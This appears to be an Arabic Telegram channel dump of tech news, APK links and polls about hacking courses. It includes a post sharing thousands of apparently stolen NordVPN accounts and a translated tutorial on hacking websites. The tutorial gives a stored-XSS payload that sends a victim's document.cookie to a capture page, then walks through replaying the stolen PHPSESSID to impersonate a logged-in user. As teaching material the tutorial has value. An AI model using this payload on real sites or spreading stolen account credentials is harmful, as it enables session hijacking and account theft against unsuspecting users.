
🔰هاتف Xperia Pro 5G الجديد من سوني بمنفذ HDMI ومخصص لصناع المحتوى
كشفت شركة سوني اليوم عن هاتفها الثاني بتقنية الجيل الخامس Xperia Pro 5G بمواصفات شبيهة بـ Xperia 1 II لكنه موجه خصيصاً لصناع المحتوى والفيديوهات.
الهاتف يأتي بشاشة OLED قياس 6.5 بوصة بدقة HDR ومعدل تناسب جانبي 21:9 ومعالج سنابدراجون 865 وذاكرة عشوائية 8 جيجا بايت وذاكرة تخزين داخلية 512 جيجا بايتP لكنه سيكون مختلف عن نسخه 1 II بدعمه للسرعات وترددات الراديو mmWave الفائقة مع تقنية اتصال الجيل الخامس وبامتلاكه منفذ HDMI لم نعهده وجوده في الهواتف الذكية.
تكمن فكرة تخصيص الهاتف لصناع المحتوى كون Xperia Pro 5G يستطيع استقبال إشارات فيديو 4K بدقة عالية على شاشة OLED ومعاودة إرسالها إلى مركز البث بفضل تقنية mmWave التي يوفرها.
مما يجعل الهاتف أداة في متناول أيدي المبدعين وصناع المحتوى كشاشة وجهاز للبث حيث يتم ذلك عبر دعمه بأربع لواقط إشارة تسمح باتصال 360 درجة أي في كافة الاتجاهات وبسرعات فائقة عبر تقنيات الجيل الخامس.
وبالإضافة للميزات السابقة يدعم الهاتف أيضاً بث الفيديو الفيديو الاحترافي من خلال محاكاة حالة الاتصال وتأكيدها؛ حيث قالت سوني في خضم إعلانها عن Xperia Pro بأن منفذ HDMI سيتح توصيل الهاتف بأي كاميرا DSLR أو كاميرا فيديو احترافية وبالتالي نقل المادة المصورة أو بيانات البث إلى الخادم أو التخزين السحابي عبر اتصال 5G.
أما بالنسبة للمواصفات الأخرى التي يحظى بها الهاتف فهي بطارية 4000 مللي أمبير بدعم تقنية الشحن السريع ومقاومة للماء مع حماية بطبقة Gorilla Glass 6.
بالنسبة للسعر الهاتف لم تفصح الشركة عنه بعد كما هو الحال مع Xperia 1 II.
https://m.apkpure.com/ar/ishow/com.syriatel.mobile
تطبيق ishow الشهير لمشاهدة القنوات التلفزيونية والافلام العربية والاجنبية والمسلسلات والبرامج والمباريات
وطبعا البرنامج من شركة Syriatel والو باقة خاصة فيه 🖤
تطبيق ishow الشهير لمشاهدة القنوات التلفزيونية والافلام العربية والاجنبية والمسلسلات والبرامج والمباريات
وطبعا البرنامج من شركة Syriatel والو باقة خاصة فيه 🖤
APKPure.com
تطبيق iShow for Android - APK Download
Download تطبيق iShow apk 1.0.46 for Android. شاهد قنواتك التلفزيونية المفضلة بالإضافة للأفلام والمسلسلات من مكتبة iShow
base.apk
3.7 MB
Duplicate File تطبيق
بيحذف الملفات والشغلات المكررة بالموبايل
مدفوع عغوغل بلاي
بيحذف الملفات والشغلات المكررة بالموبايل
مدفوع عغوغل بلاي

أعلنت الشركة الكورية الجنوبية، سامسونج، عن ذاكرة الرام الجديدة والأولى من نوعها في العالم LPDDR5 بسعة 16 جيجا بايت، وهي تأتي لتعزز قدرات الهواتف الرائدة ومكانة الشركة في السوق في قيادة هذا المجال. وتمثل هذه الذاكرة المُصنعة بتقنية 10 نانومتر الجيل الجديد من الذاكرة والتي سنراها لأول مرة مع هاتف الشركة جالكسي S20 ألترا القادم بداية شهر مارس.
فكما هو الحال مع الشاشات عالية الدقة والجودة، فإن سامسونج تقود إنتاج بطاقات الذاكرة الداخلية في الذكية وغيرها من الأجهزة.
تتميز ذاكرة LPDDR5 بأنها توفر سرعة 5,500 ميجا بايت في الثانية على الهواتف الذكية، وهي أعلى من سابقتها LPDDR4X بنسبة ليست بالقليلة والتي تميزت بقدرة على نقل البيانات بسرعة 4,266 ميجابايت في الثانية؛ أي أن الجيل الجديد يعتبر أسرع بنحو 30% من الجيل السابق والذي ظهر مع هواتف الشركة الرائدة السابقة. كما أنها ستوفر كفاءة في استهلاك الطاقة بنحو 20% أقل.
التطور الكبير في سرعة وسعة ذاكرة الرام على الهواتف الذكية ربما يجعلها تتفوق قريبًا على أجهزة الحاسوب العادية في السوق.
حيث من المفترض أن تنتج سامسونج ذاكرة رام LPDDR4X بسعة 16 جيجابايت بتقنية 10 نانومتر تصل سرعتها إلى 6,400 ميجابايت.
المصدر:
Samsung
ون بلس تُحدّث تطبيقها المعرض ليدعم خاصية الكشف عن الوجه وأكثر

بشكل مُنتظم تقوم شركة ون بلس “OnePlus” بتحديث تطبيقها المعرض “Gallery” وذلك لتقديم المزيد من المميزات والتحسينات الجديدة، حتى لو كانت بعض هذه الإضافات متاحة منذ القدم على تطبيقات المعارض الأخرى، حيث دائمًا ما نقول “يأتي متأخرًا خيرٌ من أن لا يأتي أبدًا”.
عمومًا، أضاف الإصدار الجديد لتطبيق المعرض بعض المميزات التي لطالما نادى بها، والتي أبرزها ميزة التعرّف على الوجه والهادفة لتجميع الصور، كذلك ميزة التعرّف على المشهد، وذلك لدمج الصور من نفس المواقع والألبومات التي تم إنشاؤها تلقائيًا.
أخيرًا، إذا كنت تقتني أحد هواتف شركة ون بلس، فيمكنك تحميل التحديث عبر الانتقال لصفحته من على متجر جوجل بلاي من أسفل من هنا.
بشكل مُنتظم تقوم شركة ون بلس “OnePlus” بتحديث تطبيقها المعرض “Gallery” وذلك لتقديم المزيد من المميزات والتحسينات الجديدة، حتى لو كانت بعض هذه الإضافات متاحة منذ القدم على تطبيقات المعارض الأخرى، حيث دائمًا ما نقول “يأتي متأخرًا خيرٌ من أن لا يأتي أبدًا”.
عمومًا، أضاف الإصدار الجديد لتطبيق المعرض بعض المميزات التي لطالما نادى بها، والتي أبرزها ميزة التعرّف على الوجه والهادفة لتجميع الصور، كذلك ميزة التعرّف على المشهد، وذلك لدمج الصور من نفس المواقع والألبومات التي تم إنشاؤها تلقائيًا.
أخيرًا، إذا كنت تقتني أحد هواتف شركة ون بلس، فيمكنك تحميل التحديث عبر الانتقال لصفحته من على متجر جوجل بلاي من أسفل من هنا.
فيس بوك تحظر إعلانات علاج أو الوقاية من فيروس كورونا
أكدت فيس بوك أنها ستحظر عرض أية إعلانات تدّعي أنها توفر علاجات لعدوى فيروس الكورونا، وذلك ضمن جهودها لمكافحة المعلومات المضللة.
كانت فيس بوك وانستجرام قد بدأت حربها على المحتوى المضلل المتعلق بالفيروس منذ يناير الماضي، لكنها الآن وضعت سياسة واضحة وصارمة تجاه حظر إعلانات تقول أنها تحوي علاجات للكورونا وخاصة إن كانت تحمل طابع السرعة مثل الكمية المحدودة أو تضمن الوقاية من المرض أو علاجه.
ولم تكتف فيس بوك بحظر هذه الأمور على مستوى الإعلانات، بل كذلك ضمن قسم المتجر فإنها ستحظر إدراج أية أدوية وعلاجات لفيروس الكورونا.
اتخذت العديد من الشركات التقنية الأميركية مواقف مشابهة، ففي الأمس حذرت أمازون من أنها ستزيل من المتجر أية منتجات تدعي أنها تعالج أو تشفي من فيروس الكورونا.
بنفس الوقت أصبحت جوجل تعرض نتائج بحث حول الأخبار وآخر المعلومات المتعلقة بالفيروس من مصادر تابعة لمنظمة الصحة العالمية وغيرها من المؤسسات الرسمية والمصادر الموثوقة.
وتتعاون فيس بوك مع سلطات صحية رسمية حول العالم لمراقبة المحتوى المنشور على الشبكة وتقييمه وإزالة أي محتوى تراه غير صحيح ومضلل حتى تمنع انتشاره.
تعرّف على مقدار استهلاك فيديوهات يوتيوب بمختلف الجودات للبيانات
تشغيل الفيديو على الجودة المنخفضة 144p يستهلك 35 ميجابايت/ ساعة بينما دقة 244p تستهلك 170 ميجابايت/ ساعة أما دقة 360p تستهلك 310 ميجابايت/ ساعة.
تشغيل الفيديو على الدقة المتوسطة SD أي دقة 480p يستهلك 700 ميجابايت/ ساعة.
تشغيل الفيديو على دقة HD أو 720p يستهلك 1 جيجابايت/ ساعة. (قد يرتفع هذا الرقم إذا كان الفيديو يعمل بمعدل 60 إطار في الثانية)
تشغيل الفيديو على دقة Full HD أو 1080p يستهلك 1600 ميجابايت/ ساعة. (قد يرتفع هذا الرقم إذا كان الفيديو يعمل بمعدل 60 إطار في الثانية)
تشغيل الفيديو على دقة 2K أو 1440p يستهلك 3.2 جيجابايت/ ساعة. (قد يرتفع هذا الرقم إذا كان الفيديو يعمل بمعدل 60 إطار في الثانية)
تشغيل الفيديو على دقة 4K أو 2160p يستهلك 7 جيجابايت/ ساعة. (قد يرتفع هذا الرقم إذا كان الفيديو يعمل بمعدل 60 إطار في الثانية)
🔰بعد قرار الباقات الذي سيطبق مع بداية الشهر آذار يمكنك معرفة استهلاك من خلال رابط المزود الخاص بك يجب ادخال اسم المسختدم وكلمة السر من ورقة الاعدادات التي حصلتَ عليها من قبل المزود
APK INSTALLER PRO by Magdalm
com.magdalm.apkinstaller
Version: 12.1.3(1213)
Updated: Jan 30, 2020
Size: 2.27MB
* New design
* Added, dark theme
* Compatible with Android 10
* Updated libraries
* Bugs fixed
This app contains split apk files please try 4.4 first, if you see device not supported error then try .apks file method.
com.magdalm.apkinstaller
Version: 12.1.3(1213)
Updated: Jan 30, 2020
Size: 2.27MB
* New design
* Added, dark theme
* Compatible with Android 10
* Updated libraries
* Bugs fixed
This app contains split apk files please try 4.4 first, if you see device not supported error then try .apks file method.
بتعجبكن المواضيع الي بتخص امن المعلومات والاختراق؟...مشان نصير نعطي كورسات عنها وعموما رح نعتمد عاللغة الانكليزية بشكل كبير وازا في اي مشكلة منحاول نعتمد عالعربية بس ركزو عالانكليزية..
Anonymous Poll
96%
مع 🖤
4%
ضد 🖤
#حسابات_مدفوعة
أكثر من 3300 حساب نورد مدفوع (NordVpn) رابط مباشر للحسابات 👇🏻💙
<لا تغير كلمة سر الحساب اللي بتاخده>
https://www.syriatec44.tk/2020/03/3300-nordvpn.html
أكثر من 3300 حساب نورد مدفوع (NordVpn) رابط مباشر للحسابات 👇🏻💙
<لا تغير كلمة سر الحساب اللي بتاخده>
https://www.syriatec44.tk/2020/03/3300-nordvpn.html
كيفية اختراق موقع على شبكة الإنترنت: مثال على الانترنت
أكثر الناس لديهم إمكانية الوصول إلى الإنترنت من أي وقت مضى. دفع هذا العديد من المؤسسات إلى تطوير تطبيقات قائمة على الويب يمكن للمستخدمين استخدامها عبر الإنترنت للتفاعل مع المنظمة. يمكن استغلال التعليمات البرمجية المكتوبة بشكل سيء لتطبيقات الويب للحصول على وصول غير مصرح به إلى البيانات وخوادم الويب الحساسة.
في هذه المقالة ، سوف نقدم لك تقنيات اختراق تطبيقات الويب والتدابير المضادة التي يمكنك وضعها للحماية من مثل هذه الهجمات .
ما هو تطبيق الويب؟ ما هي تهديدات الويب؟
تطبيق الويب (المعروف أيضًا باسم موقع الويب) هو تطبيق يستند إلى نموذج خادم العميل. يوفر الخادم الوصول إلى قاعدة البيانات ومنطق العمل. يتم استضافتها على خادم الويب. يعمل تطبيق العميل على متصفح الويب الخاص بالعميل. عادةً ما تتم كتابة تطبيقات الويب بلغات مثل Java و C # و VB.Net و PHP و ColdFusion Markup Language ، إلخ. تتضمن محركات قواعد البيانات المستخدمة في تطبيقات الويب MySQL و MS SQL Server و PostgreSQL و SQLite ، إلخ.
يتم استضافة معظم تطبيقات الويب على خوادم عامة يمكن الوصول إليها عبر الإنترنت. هذا يجعلها عرضة للهجمات بسبب سهولة الوصول إليها. فيما يلي تهديدات تطبيق الويب الشائعة.
SQL Injection - قد يكون هدف هذا التهديد هو تجاوز خوارزميات تسجيل الدخول ، وتخريب البيانات ، إلخ.
هجمات رفض الخدمة - قد يكون الهدف من هذا التهديد هو حرمان المستخدمين الشرعيين من الوصول إلى المورد
Cross Site Scripting XSS - قد يكون الهدف من هذا التهديد هو ضخ تعليمات برمجية يمكن تنفيذها على متصفح جانب العميل.
تسمم ملف تعريف الارتباط / الجلسة - الهدف من هذا التهديد هو تعديل بيانات ملفات تعريف الارتباط / الجلسة من قبل المهاجم للوصول إلى وصول غير مصرح به.
التلاعب بالنموذج - الهدف من هذا التهديد هو تعديل بيانات النموذج مثل الأسعار في تطبيقات التجارة الإلكترونية بحيث يمكن للمهاجم الحصول على عناصر بأسعار مخفضة.
Code Injection - الهدف من هذا التهديد هو حقن الأكواد البرمجية مثل PHP و Python وغيرها التي يمكن تنفيذها على الخادم. يمكن للكود تثبيت الخلفية ، والكشف عن معلومات حساسة ، الخ
التشويه - الهدف من هذا التهديد هو تعديل الصفحة المعروضة على موقع الويب وإعادة توجيه جميع طلبات الصفحة إلى صفحة واحدة تحتوي على رسالة المهاجم.
كيف تحمي موقعك من الاختراقات؟
يمكن للمؤسسة اعتماد السياسة التالية لحماية نفسها من هجمات خادم الويب.
SQL Injection - يمكن أن يساعد تعقيم معلمات المستخدم والتحقق منها قبل إرسالها إلى قاعدة البيانات للمعالجة على تقليل فرص التعرض للهجوم عبر SQL Injection. محركات قاعدة البيانات مثل MS SQL Server و MySQL وغيرها تدعم معلمات وبيانات معدة. أنها أكثر أمانًا بكثير من عبارات SQL التقليدية
هجمات رفض الخدمة - يمكن استخدام جدران الحماية لإسقاط حركة المرور من عنوان IP المشبوه إذا كان الهجوم عبارة عن DoS بسيط. يمكن أن يساعد التكوين الصحيح للشبكات ونظام اكتشاف التسلل أيضًا في تقليل فرص حدوث هجوم DoS بنجاح.
البرمجة النصية للمواقع المشتركة - يمكن أن يساعد التحقق من صحة وتعقيم الرؤوس والمعلمات التي تم تمريرها عبر عنوان URL ومعلمات النماذج والقيم المخفية في تقليل هجمات XSS.
تسمم ملف تعريف الارتباط / الجلسة - يمكن منع ذلك عن طريق تشفير محتويات ملفات تعريف الارتباط ، والخروج من ملفات تعريف الارتباط بعد مرور بعض الوقت ، وربط ملفات تعريف الارتباط بعنوان IP الخاص بالعميل المستخدم في إنشائها.
تقسية النموذج - يمكن منع ذلك عن طريق التحقق من إدخال المستخدم والتحقق منه قبل معالجته.
حقن الكود - يمكن منع ذلك عن طريق التعامل مع جميع المعلمات على أنها بيانات بدلاً من الشفرة القابلة للتنفيذ. يمكن استخدام التعقيم والتحقق من الصحة لتنفيذ ذلك.
تشويه - يجب أن تضمن سياسة أمان تطوير تطبيقات الويب الجيدة أنها تغلق نقاط الضعف الشائعة الاستخدام للوصول إلى خادم الويب. يمكن أن يكون هذا تكوينًا صحيحًا لنظام التشغيل ، وبرنامج خادم الويب ، وأفضل ممارسات الأمان عند تطوير تطبيقات الويب.
نشاط الاختراق: اختراق الموقع
في هذا السيناريو العملي ، سوف نختطف جلسة المستخدم لتطبيق الويب الموجود على www.techpanda.org . سنستخدم البرمجة النصية عبر المواقع لقراءة معرف جلسة ملف تعريف الارتباط ثم نستخدمها لانتحال شخصية جلسة مستخدم شرعية.
الافتراض الذي تم إجراؤه هو أن المهاجم لديه حق الوصول إلى تطبيق الويب وأنه يرغب في اختطاف جلسات المستخدمين الآخرين الذين يستخدمون نفس التطبيق. قد يكون الهدف من هذا الهجوم هو الحصول على وصول المسؤول إلى تطبيق الويب على افتراض أن حساب وصول المهاجم محدود.
ابدء
افتح http://www.techpanda.org/
لأغراض التدريب ، يوصى بشدة بالوصول إلى استخدام SQL Injection. الرجوع إلى
هذه المقالة للحصول على مزيد من المعلومات حول كيفية القيام بذلك.
البريد الإلكتروني لتسجيل الدخول هو admin@google.com ، وكلمة المرور هي Password2010
إذا قمت بتسجيل الدخول بنجاح ، فستحصل على لوحة القيادة التالية
انقر فوق "إضافة جهة اتصال جديدة"
أدخل ما يلي كاسم أول
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php؟c=\'+escape\(document.cookie\)\؛\"> Dark </a>
هنا،
الرمز أعلاه يستخدم JavaScript . يضيف ارتباط تشعبي مع حدث onclick . عندما ينقر المستخدم المطمئن على الرابط ، يسترجع الحدث معرف جلسة ملف تعريف ارتباط PHP ويرسله إلى صفحة snatch_sess_id.php مع معرف الجلسة في عنوان URL
أدخل التفاصيل المتبقية كما هو موضح أدناه
انقر فوق حفظ التغييرات
ستبدو لوحة المعلومات الآن بالشاشة التالية
نظرًا لأنه يتم تخزين رمز البرنامج النصي للمواقع المشتركة في قاعدة البيانات ، فسيتم تحميله في كل مرة يقوم فيها المستخدمون بتسجيل الدخول إلى حقوق الوصول
لنفترض أن المسؤول يقوم بتسجيل الدخول والنقرات على الرابط التشعبي الذي يقول Dark
هو / هي ستحصل على النافذة مع معرّف الجلسة في عنوان URL
ملاحظة : يمكن أن يرسل البرنامج النصي القيمة إلى بعض الخوادم البعيدة حيث يتم تخزين PHPSESSID ثم يعيد المستخدم توجيهه مرة أخرى إلى الموقع كما لو لم يحدث شيء.
ملاحظة : قد تكون القيمة التي تحصل عليها مختلفة عن القيمة في هذا البرنامج التعليمي ، ولكن المفهوم هو نفسه
انتحال الجلسة باستخدام الوظيفة الإضافية لمتصفح فايرفوكس وبيانات العبث
يعرض المخطط الانسيابي أدناه الخطوات التي يجب اتخاذها لإكمال هذا التمرين.
ستحتاج إلى متصفح الويب Firefox لهذا القسم ولإضافة Tamper Data
افتح Firefox وقم بتثبيت الإضافة كما هو موضح في المخططات أدناه
ابحث عن بيانات العبث ثم انقر فوق "تثبيت" كما هو موضح أعلاه
انقر فوق قبول وتثبيت ...
انقر على إعادة التشغيل الآن عند اكتمال التثبيت
قم بتمكين شريط القوائم في Firefox إذا لم يتم عرضه
انقر على قائمة الأدوات ، ثم حدد بيانات العبث كما هو موضح أدناه
سوف تحصل على النافذة التالية. ملاحظة: إذا لم يكن Windows فارغًا ، فاضغط على الزر مسح
انقر على قائمة ابدأ العبث
قم بالتبديل إلى متصفح الويب Firefox ، واكتب http://www.techpanda.org/dashboard.php ، ثم اضغط على مفتاح الإدخال لتحميل الصفحة
سوف تحصل على المنبثقة التالية من بيانات العبث
تحتوي النافذة المنبثقة على ثلاثة (3) خيارات. يسمح لك الخيار Tamper بتعديل معلومات رأس HTTP قبل إرسالها إلى الخادم .
انقر عليه
سوف تحصل على النافذة التالية
انسخ معرف جلسة PHP الذي نسخته من عنوان URL للهجوم والصقه بعد علامة المساواة. القيمة الخاصة بك يجب أن تبدو الآن مثل هذا
PHPSESSID = 2DVLTIPP2N8LDBN11B2RA76LM2
انقر على زر موافق
سوف تحصل على النافذة المنبثقة بيانات العبث مرة أخرى
ألغ تحديد مربع الاختيار الذي يطلب "متابعة العبث"؟
انقر على زر إرسال عند الانتهاء
يجب أن تكون قادرًا على رؤية لوحة القيادة كما هو موضح أدناه
ملاحظة : لم نقم بتسجيل الدخول ، قمنا بانتحال شخصية جلسة تسجيل الدخول باستخدام قيمة PHPSESSID التي استردناها باستخدام البرمجة النصية عبر المواقع
ملخص
يعتمد تطبيق الويب على طراز الخادم والعميل. يستخدم جانب العميل متصفح الويب للوصول إلى الموارد الموجودة على الخادم.
عادة ما يمكن الوصول إلى تطبيقات الويب عبر الإنترنت. هذا يجعلهم عرضة للهجمات.
تتضمن تهديدات تطبيق الويب SQL Injection و Code Injection و XSS و Defacement وتسمم ملف تعريف الارتباط ، إلخ.
يمكن أن تساعد سياسة الأمان الجيدة عند تطوير تطبيقات الويب في جعلها آمنة.
إبدأ فوراً مع لينوكس.pdf
3.2 MB
يعد اللينكس من افضل انظمة التشغيل بسبب نسبة الامان العالية فيه وعموما شبه مستحيل اختراق هيك نظام والو توزيعات مفتوحة المصدر مثل kali linux وهي التوزيعة متخصصة باختبار الاختراق
المواضيع الي بتخص امن المعلومات مننشرها ع الغروب ولا منعملها غروب خاص فيها؟
Anonymous Poll
82%
غروب خاص
18%
نفس الغروب